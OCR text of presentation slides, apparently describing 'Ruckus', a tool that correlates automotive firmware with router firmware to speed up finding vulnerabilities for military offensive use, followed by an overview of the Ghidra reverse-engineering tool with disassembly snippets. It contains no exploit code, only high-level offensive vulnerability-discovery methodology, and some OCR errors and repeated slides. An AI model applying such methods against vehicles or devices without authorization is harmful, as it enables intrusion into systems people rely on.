
Process Flow

- Collect firmware images and carve binary files of interest
- Perform binary analysis to find relevant symbols, properties, and dependent libraries
- Store binary analysis results in hybrid graph-relational database
- Fetch vulnerability and correlation information to identify most likely vulnerabilities to search for
- Perform a more thorough manual vulnerability discovery process and update database




Evaluation


- Mission
  - Rapidly reverse engineer adversary automobiles
  - Discover potentially exploitable vulnerabilities for war fighter mission
  - Deliverables must be done within a day
- Firmware Dataset
  - 5 commercial automotive firmware images
  - 20 open source firmware images
- Scenario
  - Assume no knowledge of automotive firmware
  - Starting with knowledge of vulnerabilities in open source router firmware



Router Firmware Descriptive Statistics

- 5 brands of routers
  - Cisco
  - Belkin
  - Liksys
  - DD-WRT
  - Netgear
- 3 types of vulnerability locations
  - Shared libraries
  - Configuration files
  - Executables






Automotive Correlation Statistics

- 5 Automobile Vendors
  - Millions of vehicles globally
- Correlation Metric
  - Fuzzy Hashing
  - Similar file names
  - Similar symbol names
- Discovered Vulnerabilities
  - Memory corruption
- Time to Discovery
  - Human only – 8 days
  - Ruckus – 1.5 hours

Firmware Matching Scores (x100)					
Router ID	**Auto1**	**Auto2**	**Auto3**	**Auto4**	**Auto5**
Cisco '17	49	32	31	29	21
Belkin '16	51	38	29	36	24
Linksys '17	46	43	38	39	22
DD-WRT '19	52	32	36	44	29
Cisco '16	48	48	41	45	48
Belkin '15	58	**60**	46	45	41
Linksys '16	59	51	54	58	39
DD-WRT '06	**62**	58	53	49	51
DD-WRT '08	55	53	**56**	**53**	**53**
Belkin '14	49	51	47	51	50
DD-WRT '13	50	53	51	48	49
DD-WRT '17	48	48	47	48	48
Linksys '18	47	51	44	45	43
DD-WRT '18	42	44	43	42	44
Netgear '10	41	40	41	42	41
Netgear '12	36	35	38	41	30
Netger '14	42	37	36	32	31
DD-WRT '20	31	34	39	31	31
Linksys '19	29	31	30	29	29
Netgear '16	23	22	26	27	23
Belkin '18	25	20	26	23	21
Cisco '18	12	21	24	18	20
Netgear '18	20	16	15	14	12
Netgear '19	23	21	20	11	14
Netgear '20	18	14	15	16	17




Conclusion

- Human fine grained inspection + autonomous correlation and vulnerability discovery provides a comprehensive first pass to rapidly discovery vulnerabilities in proprietary
- Ruckus significantly decreases time to vulnerability discovery versus a traditional human only approach
- There is a significant correlation between proprietary automotive firmware and open source router firmware
  - Security through obscurity is no longer effective
  - More active and dynamic defenses are necessary
  - Software needs to be more unique

Ghidra Purpose - What's in Your Binary?

Assembling the Puzzle



Key Features:

- Collaborative Software Reverse Engineering
- Scalable / Extendable
- Generic Processor Model
- Interactive and non-GUI
- Powerful analysis to Understand Variants


Key Features:

- Collaborative Software Reverse Engineering
- Scalable / Extendable
- Generic Processor Model
- Interactive and non-GUI
- Powerful analysis to Understand Variants
- **Undo / Redo**

A product of NSA's Research Organization

- Improve cybersecurity tools
- Build a community
- Educational Use
- Your tax dollars at work

Configurable Environment



Generic Processor Model - Sleigh

- Memory Model
- Registers
- Addressing Modes
- Instructions
- Pcode
  - Intermediate representation

```
                        x9 = INT_ZEXT $U4970
strb   w9,[sp, #local_1]
                        $Uc30:8 = INT_ADD sp, 15:8
                        $U7300:1 = SUBPIECE w9, 0:4
                        STORE ram($Uc30), $U7300
ldrb   w9,[sp, #local_1]
                        $Uc30:8 = INT_ADD sp, 15:8
                        $U4b70:1 = LOAD ram($Uc30)
                        x9 = INT_ZEXT $U4b70
sxtb   w9,w9
                        $U7b20:1 = SUBPIECE w9, 0:4
                        $U7b40:4 = INT_SEXT $U7b20
```

Processors Supported:

- X86 16/32/64
- ARM/AARCH64
- • PowerPC 32/64,
- VLE MIPS
- 16/32/64,micro 68k
- • Java / DEX
- bytecode PA-RISC
- • PIC 12/16/17/18/24
- Sparc 32/64
- CR16C
- Z80
- 6502
- 8051
- MSP430
- AVR8, AVR32
- Others + variants

Decompiler

```
MOV     shell_var,qword ptr [RSP + 0x8]

MOV     qword ptr [RAX + shell_var->valu…
```

```
LAB_0041de45                        XREF[3]: 0041de1d(j),
                                             0041de23(j),
                                             0041de2c(j)
MOV     shell_var,qword ptr [RBX + 0x30]

MOV     qword ptr [DAT_006df630],shell_var= ??


MOV     shell_var,qword ptr [RBX + 0x38]

MOV     qword ptr [DAT_006df638],shell_var= ??


MOV     shell_var,dword ptr [RBX + 0x40]
MOV     dword ptr [DAT_006dc7c8],shell_var= ??

MOV     shell_var,dword ptr [RBX + 0x44]
MOV     dword ptr [DAT_006dde7c],shell_var= ??
```

```
LAB_0041de6d                        XREF[1]: 0041dd9b(j)
ADD     RSP,0x10
```

```
if (((shell_var != (SHELL_VAR *)0x0) && ((
    (shell_var->value != (char *)0x0)) {
  array_dispose(shell_var->value);
  shell_var->value = (char *)ps->pipestatu
}
DAT_006df630 = ps->last_shell_builtin;
DAT_006df638 = ps->this_shell_builtin;
DAT_006dc7c8 = ps->expand_aliases;
DAT_006dde7c = ps->echo_input_at_read;
```

In-line Assembler

```
PUSH    1
6a 01
68 01 00 00 00
66 6a 01
67 6a 01
66 67 6a 01
66 68 01 00
67 66 6a 01
66 67 68 01 00
67 66 68 01 00
67 68 01 00 00 00
```

```
ldr     w9,[x8]=>_structDef
strb    w9,[sp,#
strb w9,[sp,#+0x0
strb w9,[sp,#-0x0
strb w9,[sp,#01
strb w9,[sp,#0
strb w9,[sp,#0x0
strb w9,[sp,#1
strb w9,[sp,#_RefItem_threeString
strb w9,[sp,#_dblcode
strb w9,[sp,#_nextStructDef
strb w9,[sp,#_objc_msgSend_rtp
strb w9,[sp,#_stringsArrayLength
strb w9,[sp,#_structArraySize
```

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
